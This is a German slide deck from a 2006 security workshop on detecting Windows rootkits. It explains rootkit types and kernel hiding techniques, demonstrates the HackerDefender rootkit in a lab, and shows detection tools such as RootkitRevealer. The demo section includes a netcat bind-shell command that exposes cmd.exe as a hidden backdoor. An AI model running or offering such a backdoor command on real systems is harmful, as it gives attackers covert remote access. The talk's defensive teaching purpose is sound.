

---

# Neue Methoden zur Erkennung von Windows Rootkits

13. DFN-CERT Workshop „Sicherheit in vernetzten Systemen“,  
Hamburg, 01./02. März 2006



Wilhelm Dolle, Director Information Technology,  
CISSP, CISA, BSI-Grundschutz-Auditor,  
interActive Systems GmbH



# Agenda

---

- **Was ist ein Rootkit?**
- **Klassifizierung von Rootkits**
- **Rootkits verstecken**
- **Rootkits im Einsatz (am Beispiel von HackerDefender)**
- **Rootkits aufspüren**
- **Werkzeuge zum Aufspüren von Rootkits**

# *Typischer (gezielter) Einbruch übers Netz*

---

- **Footprinting** (allgemeine Informationen über Ziel sammeln)
  - öffentliche Datenbanken, Google, Unternehmens-Webseiten, DNS-Einträge, Internetanbindung per traceroute, ...
- **Protokoll- und Portscans / Enumeration / Schwachstellenanalyse**
  - Betriebssystemerkennung, Bannergrabbing, Verwundbarkeitsscans
- **Ausnutzen einer Sicherheitslücke**
  - Exploits (Buffer Overflow, ...) anwenden
- **Verstecken und Festsetzen / Einbruchsspuren verwischen**
  - Rootkits, ...
- **System missbrauchen**
  - Plattform für weitere Angriffe, Botnetze, Datenspionage, ...

# Was ist ein Rootkit?

---

- „Ein Rootkit ist ein Satz von Programmen der **dauerhafte** und **nicht aufzuspürende** Gegenwart auf einem Computer erlaubt.“ (Hoglund, Butler)
- Der Fokus von Rootkits ist die **Heimlichkeit** (auch für legale Zwecke?)
- Weitere Funktionen
  - Hintertüren
  - Fernsteuerung von Rechnern
  - Spyware (Netzwerk-Sniffer, Key-Logger, ...)
- Was ist ein Rootkit **nicht**?
  - Angriffswerkzeug oder Exploit (es kann aber Exploits enthalten)
  - Wurm oder Virus (Rootkit-Technik kann aber in diese integriert werden)
- Mitte 90er zunächst Unix-Rootkits, 1999 erstes Windows-Rootkit


# Klassifikation

---

- **Dateibasierte Rootkits** (User Mode Rootkits)
  - Manipulieren Systemprogramme oder Bibliotheken im Dateisystem
- **Kernelbasierte Rootkits** (Kernel Mode Rootkits)
  - Kommen durch Module / Gerätetreiber oder direkte Manipulation im RAM oder auf der Festplatte in den Kernel
  - Manipulieren Funktionsaufrufe, Datenstrukturen bzw. Übergabewerte direkt im Kernel
- **Memory Based Rootkits**
  - Befinden sich nur im RAM und überstehen einen Reboot nicht
- **Persistente Rootkits**
  - Nisten sich auf der Festplatte ein und werden nach Reboot wieder aktiviert

# Unterschied zwischen User und Kernel Mode

- Intel und AMD CPUs nutzen Ringe 0 bis 3 für Zugriffssteuerung
- Ring 0 hat die höchsten, Ring 3 die niedrigsten Privilegien zum Zugriff
- Viele Betriebssysteme (u.a. Linux, Windows) nutzen nur 0 (Kernel Mode) und 3 (User Mode)
- Zugriff auf Ringe mit kleinerer Nummer ist (bis wenige auf Ausnahmen, z.B. Laden von Treibern) verboten
- Kernel Mode (OS-Kernel) hat unbeschränkten Zugriff auf das ganze System
- Ring 3 enthält alle anderen Programme (**auch die mit Admin-Rechten!**)
- Rootkits im Kernel können beliebig Sicherheitssoftware im User-Mode manipulieren oder beenden, sie bestimmen welche Daten die Software sieht und bekommen z.B. Netzwerkpakete vor einem Paketfilter (stealth backdoor)



# *Kernel Rootkits verstecken*

---

- Manipulation von Tabelleneinträgen (Hooking)
  - Klassische Technik, u.a. systemweit Dienste aus System Service Descriptor Table (SSDT) bzw. aus Import Address Table (IAT) im Adressraum eines Programmes
- Runtime-Patching
- Geschichtete Treiber
- Direkte Manipulation von Kernel-Objekten (Direct Kernel Object Manipulation, DKOM)
- Kontrolle des virtuellen Speichers
- Hardware-Manipulation

# *HackerDefender Rootkit*

---

- Kostenlose Version nebst Quellcode erhältlich
- Features
  - Verstecken von Dateien, Verzeichnissen, Prozessen und Registry-Einträgen die mit einer bestimmten Zeichenkette anfangen (default „hxdef“)
  - Leicht verständliche Konfigurationsdatei
  - Startet nach Aktivierung beliebige (versteckte) Programme
  - Versteckt TCP- und UDP-Ports auf denen Programme lauschen
  - Eingebaute Backdoor die sich erst verbindet wenn der befallene Rechner bestimmte TCP-Pakete bekommt
  - ...



# HackerDefender – Verstecken von Dateien

hxdef100r

Adresse C:\Willis\_Rootkits\hxdef100r Wechseln zu

Name	Größe	Typ	Geändert am
bdcli100	26 KB	Anwendung	20.07.2005 18:09
hxdef100	69 KB	Anwendung	01.09.2005 10:38
hxdef100	5 KB	Konfigurationseinstellungen	29.07.2005 10:18
hxdef100.2	4 KB	Konfigurationseinstellungen	20.07.2005 12:40
hxdef-OFdis	69 KB	Anwendung	01.09.2005 10:13
rdrbs100	48 KB	Anwendung	20.07.2005 18:09
readmecz	37 KB	Textdokument	18.09.2005 17:57
readmeen	38 KB	Textdokument	18.09.2005 17:56
src	92 KB	ZIP-komprimierter Ordner	01.09.2005 10:23

9 Objekt(e) 384 KB Arbeitsplatz

hxdef100r

Adresse C:\Willis\_Rootkits\hxdef100r Wechseln zu

Name	Größe	Typ	Geändert am
bdcli100	26 KB	Anwendung	20.07.2005 18:09
rdrbs100	48 KB	Anwendung	20.07.2005 18:09
readmecz	37 KB	Textdokument	18.09.2005 17:57
readmeen	38 KB	Textdokument	18.09.2005 17:56
src	92 KB	ZIP-komprimierter Ordner	01.09.2005 10:23

5 Objekt(e) 239 KB Arbeitsplatz

# HackerDefender – Verstecken von Prozessen

→ „Backdoor“ mit netcat

- nc.exe in hxdef\_nc.exe umbenennen, starten und an cmd.exe binden
- Aufruf: `hxdef_nc -l -p 12345 -e cmd.exe`

Name	Benutzername	C...	Speicher...
VMwareService.exe	SYSTEM	00	1.692 K
MDM.EXE	SYSTEM	00	2.472 K
svchost.exe	LOKALER DIENST	00	2.884 K
ctfmon.exe	Wilhelm Dolle	00	2.740 K
rundll32.exe	Wilhelm Dolle	00	2.564 K
VMwareUser.exe	Wilhelm Dolle	00	2.592 K
VMwareTray.exe	Wilhelm Dolle	00	2.468 K
cmd.exe	Wilhelm Dolle	00	2.400 K
explorer.exe	Wilhelm Dolle	00	23.596 K
spoolsv.exe	SYSTEM	00	4.360 K
<b>hxdef_nc.exe</b>	Wilhelm Dolle	00	<b>1.716 K</b>
taskmgr.exe	Wilhelm Dolle	05	1.832 K
alg.exe	LOKALER DIENST	00	3.160 K
svchost.exe	LOKALER DIENST	00	4.128 K
svchost.exe	NETZWERKDIENT	00	2.892 K
svchost.exe	SYSTEM	00	16.500 K
svchost.exe	NETZWERKDIENT	00	3.796 K
wscntfy.exe	Wilhelm Dolle	00	1.888 K
svchost.exe	SYSTEM	00	4.168 K
lsass.exe	SYSTEM	00	1.136 K
services.exe	SYSTEM	00	3.776 K
winlogon.exe	SYSTEM	00	1.004 K
csrss.exe	SYSTEM	03	3.436 K
smss.exe	SYSTEM	00	372 K
System	SYSTEM	00	212 K
Leerlaufprozess	SYSTEM	92	16 K

Name	Benutzername	C...	Speicher...
<b>VMwareService.exe</b>	SYSTEM	00	<b>1.728 K</b>
MDM.EXE	SYSTEM	00	2.500 K
svchost.exe	LOKALER DIENST	00	2.920 K
ctfmon.exe	Wilhelm Dolle	00	2.768 K
rundll32.exe	Wilhelm Dolle	00	2.592 K
VMwareUser.exe	Wilhelm Dolle	00	2.620 K
VMwareTray.exe	Wilhelm Dolle	00	2.492 K
explorer.exe	Wilhelm Dolle	00	23.776 K
spoolsv.exe	SYSTEM	00	4.384 K
alg.exe	LOKALER DIENST	00	3.188 K
svchost.exe	LOKALER DIENST	00	4.156 K
svchost.exe	NETZWERKDIENT	00	2.928 K
svchost.exe	SYSTEM	00	16.548 K
taskmgr.exe	Wilhelm Dolle	05	4.160 K
svchost.exe	NETZWERKDIENT	00	3.832 K
wscntfy.exe	Wilhelm Dolle	00	1.916 K
svchost.exe	SYSTEM	00	4.196 K
lsass.exe	SYSTEM	00	928 K
services.exe	SYSTEM	00	3.808 K
winlogon.exe	SYSTEM	00	900 K
csrss.exe	SYSTEM	00	3.476 K
smss.exe	SYSTEM	00	392 K
System	SYSTEM	02	216 K
Leerlaufprozess	SYSTEM	94	16 K

# HackerDefender – Backdoor / Beenden

→ Telnet-Verbindung zur netcat-“Backdoor“

```
C:\ Telnet 192.168.53.10
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Willis_Rootkits\nc111nt>dir
dir
Volume in Laufwerk C: hat keine Bezeichnung.
Volumeseriennummer: 804E-A4FE

Verzeichnis von C:\Willis_Rootkits\nc111nt

01.03.2006  00:46    <DIR>          .
01.03.2006  00:46    <DIR>          ..
28.12.2004  11:23           12.166 doexec.c
09.07.1996  16:01           7.283 generic.h
06.11.1996  22:40          22.784 getopt.c
03.11.1994  19:07           4.765 getopt.h
06.02.1998  15:50          61.780 hobbit.txt
29.12.2004  13:07          61.440 hxdef_nc.exe.ren
27.12.2004  17:37          18.009 license.txt
28.11.1997  14:36           544 makefile
29.12.2004  13:07          61.440 nc.exe
29.12.2004  13:07          69.662 netcat.c
27.12.2004  17:44           6.833 readme.txt
           11 Datei(en)          326.706 Bytes
           2 Verzeichnis(se), 1.484.951.552 Bytes

C:\Willis_Rootkits\nc111nt>
C:\Willis_Rootkits\nc111nt>
```

→ Beenden des Rootkit-Dienstes mit net stop HackerDefender100

```
C:\WINDOWS\system32\cmd.exe
C:\Willis_Rootkits>dir
Volume in Laufwerk C: hat keine Bezeichnung.
Volumeseriennummer: 804E-A4FE

Verzeichnis von C:\Willis_Rootkits

03.02.2006  21:23    <DIR>          .
03.02.2006  21:23    <DIR>          ..
01.03.2006  00:32    <DIR>          BlackLight
01.03.2006  00:46    <DIR>          nc111nt
01.03.2006  00:23    <DIR>          RootkitHookAnalyzer_1
02.02.2006  17:41    <DIR>          RootkitRevealer_1_7
           0 Datei(en)           0 Bytes
           6 Verzeichnis(se), 1.484.873.728 Bytes frei

C:\Willis_Rootkits>net stop HackerDefender100
Der Dienst reagiert auf die Kontrollfunktion nicht.

Sie erhalten weitere Hilfe, wenn Sie NET HELPPMSG 2186 eingeben.

C:\Willis_Rootkits>dir
Volume in Laufwerk C: hat keine Bezeichnung.
Volumeseriennummer: 804E-A4FE

Verzeichnis von C:\Willis_Rootkits

03.02.2006  21:23    <DIR>          .
03.02.2006  21:23    <DIR>          ..
01.03.2006  00:32    <DIR>          BlackLight
01.03.2006  00:19    <DIR>          hxdef100r
01.03.2006  00:46    <DIR>          nc111nt
01.03.2006  00:23    <DIR>          RootkitHookAnalyzer_1
02.02.2006  17:41    <DIR>          RootkitRevealer_1_7
           0 Datei(en)           0 Bytes
           7 Verzeichnis(se), 1.484.935.168 Bytes frei

C:\Willis_Rootkits>
```

# Rootkits aufspüren I

---

- Signaturbasierte Erkennung
  - z.b. Signatur-Scan des Kernel-Speichers (Kernel-Treiber im Non-Paged-Speicher)
- Heuristische Erkennung
  - Abweichungen vom „normalen“ Ausführungspfad finden
  - RootKit Hook Analyzer
  - VICE (verweisen Funktionszeiger der SSDT und der IAT auf die richtigen Speicherstellen innerhalb ihres Moduls?)
  - Patchfinder (Analyse des Ausführungspfads zur Laufzeit)
- Integritätschecks
  - Tripwire
  - System Virginty Verifier (testet analog zu VICE die Integrität von Betriebssystemstabellen)

# RootKit Hook Analyzer

RootKit Hook Analyzer 1.01 - <http://www.resplendence.com>

Hooks Modules

ModuleName	Address	Size	Path	Product	Company
netbios.sys	FAD2B000	36864	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
rdbss.sys	F92FD000	180224	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
mrxsmbs.sys	F928E000	454656	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
Fips.SYS	FAD5B000	36864	C:\WINDOWS\sys...	Betriebssystem Micro...	Microsoft Corporation
ipnat.sys	F926D000	135168	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
wanarp.sys	FAD6B000	36864	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
Cdfs.SYS	FADAB000	65536	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
dump_atapi.sys	F9255000	98304	???		
dump_WMILIB.SYS	FB071000	8192	???		
win32k.sys	BF800000	1839104	C:\WINDOWS\sys...	Betriebssystem Micro...	Microsoft Corporation
watchdog.sys	FAE93000	20480	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
Dxapi.sys	FA7C5000	12288	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
dxg.sys	BF9C1000	73728	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
dxgthk.sys	FB202000	4096	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
vmx_fb.dll	BF9D3000	81920	C:\WINDOWS\sys...	VMware SVGA II	VMware, Inc.
ndisui.sys	F9151000	16384	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
hgfs.sys	F8EF9000	81920	C:\WINDOWS\sys...	VMware HGFS	VMware, Inc.
wdmaud.sys	F8EBC000	86016	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
sysaudio.sys	F903D000	61440	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
mrxdav.sys	F8CAA000	184320	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
ParVdm.SYS	FB0F3000	8192	C:\WINDOWS\sys...	Betriebssystem Micro...	Microsoft Corporation
srv.sys	F8B67000	339968	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
HTTP.sys	F89BE000	266240	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
hxdefdrv.sys	FB295000	4096	???		
kmixer.sys	F87DC000	172032	C:\WINDOWS\sys...	Microsoft® Windows...	Microsoft Corporation
rpspc.sys	F878F000	315392	C:\WINDOWS\sys...	Principal AntiVirus	Resplendence
ntdll.dll	7C910000	749568	C:\WINDOWS\sys...	Betriebssystem Micro...	Microsoft Corporation

Refresh Help  Show hooked services only

Ready, no kernel hooks found

# Rootkits aufspüren II

---

- Cross-View based Rootkit-Detection (am Beispiel Windows)
  - Verzeichnis- und Registry-Inhalt wird einmal über High-Level-Zugriff per Windows-API abgefragt und einmal über Low-Level-Zugriffe an den APIs vorbei direkt aus einem ein FAT- bzw. NTFS-Dateisystem
  - Analoges Vorgehen für Prozesse
  - Verdächtige Unterschiede geben Hinweise auf mögliche Rootkits
  - Klister (findet aus der Liste aktiver Prozesse entfernte Einträge durch Abgleich mit der Dispatch Queue des Schedulers)
  - RootkitRevealer
  - Blacklight™
  - Strider Ghostbuster

# RootkitRevealer

---

- Veröffentlicht: 22. Februar 2005 (SysInternals)
- Features:
  - Vergleicht Windows-API mit rohem Inhalt des Dateisystem bzw. eine Registry-Hive-Datei
  - Untersucht keine Prozesse
  - Erkennt alle auf [www.rootkit.com](http://www.rootkit.com) bekannten persistenten Rootkits (z.B. AFX, Vanquish, HackerDefender)
  - Startet als zufällig benannter Windows-Dienst (keine echte Kommandozeilenversion mehr)
  - Kann keine Rootkits entfernen
  - Ausgabe von muss eigenständig interpretiert werden




# ***Abweichungen die RootkitRevealer findet***

---

- Hidden from Windows API (typische Rootkit-Meldung)
- Access is Denied (sollte nie vorkommen)
- Visible in Windows API, directory index, but not in MFT
- Visible in Windows API, but not in MFT or directory index
- Visible in Windows API, MFT, but not in directory index
- Visible in directory index, but not in Windows API or MFT
- Windows API length not consistent with raw hive data
- Type mismatch between Windows API and raw hive data
- Key name contains embedded nulls
- Data mismatch between Windows API and raw hive data



# RootkitRevealer im Einsatz



RootkitRevealer - Sysinternals: www.sysinternals.com

File Options Help

Path	Description
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\HackerDefender100	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Network\HackerDefender100	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_HACKERDEFENDER100	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_HACKERDEFENDERDRV100	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\HackerDefender100	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\HackerDefenderDrv100	Hidden from Windows API.
C:\Dokumente und Einstellungen\Wilhelm Dolle\Recent\hxdef100.2.Ink	Hidden from Windows API.
C:\Dokumente und Einstellungen\Wilhelm Dolle\Recent\hxdef100.Ink	Hidden from Windows API.
C:\Dokumente und Einstellungen\Wilhelm Dolle\Recent\hxdef100r (2).Ink	Hidden from Windows API.
C:\Dokumente und Einstellungen\Wilhelm Dolle\Recent\hxdef100r (3).Ink	Hidden from Windows API.
C:\Dokumente und Einstellungen\Wilhelm Dolle\Recent\hxdef100r (4).Ink	Hidden from Windows API.
C:\Dokumente und Einstellungen\Wilhelm Dolle\Recent\hxdef100r.Ink	Hidden from Windows API.
C:\Willis_Rootkits\hxdef100r	Hidden from Windows API.
C:\Willis_Rootkits\hxdef100r\bdcli100.exe	Hidden from Windows API.
C:\Willis_Rootkits\hxdef100r\hxdef-Ofdis.exe	Hidden from Windows API.
C:\Willis_Rootkits\hxdef100r\hxdef100.2.ini	Hidden from Windows API.
C:\Willis_Rootkits\hxdef100r\hxdef100.exe	Hidden from Windows API.
C:\Willis_Rootkits\hxdef100r\hxdef100.ini	Hidden from Windows API.
C:\Willis_Rootkits\hxdef100r\hxdefdrv.sys	Hidden from Windows API.
C:\Willis_Rootkits\hxdef100r\rdrrbs100.exe	Hidden from Windows API.
C:\Willis_Rootkits\hxdef100r\readmecz.txt	Hidden from Windows API.
C:\Willis_Rootkits\hxdef100r\readmeen.txt	Hidden from Windows API.
C:\Willis_Rootkits\hxdef100r\src.zip	Hidden from Windows API.
C:\Willis_Rootkits\nc111nt\hxdef_nc.exe	Hidden from Windows API.
C:\WINDOWS\Prefetch\HXDEF100.EXE-0AD764E5.pf	Hidden from Windows API.

Scan complete: 25 discrepancies found.

Scan


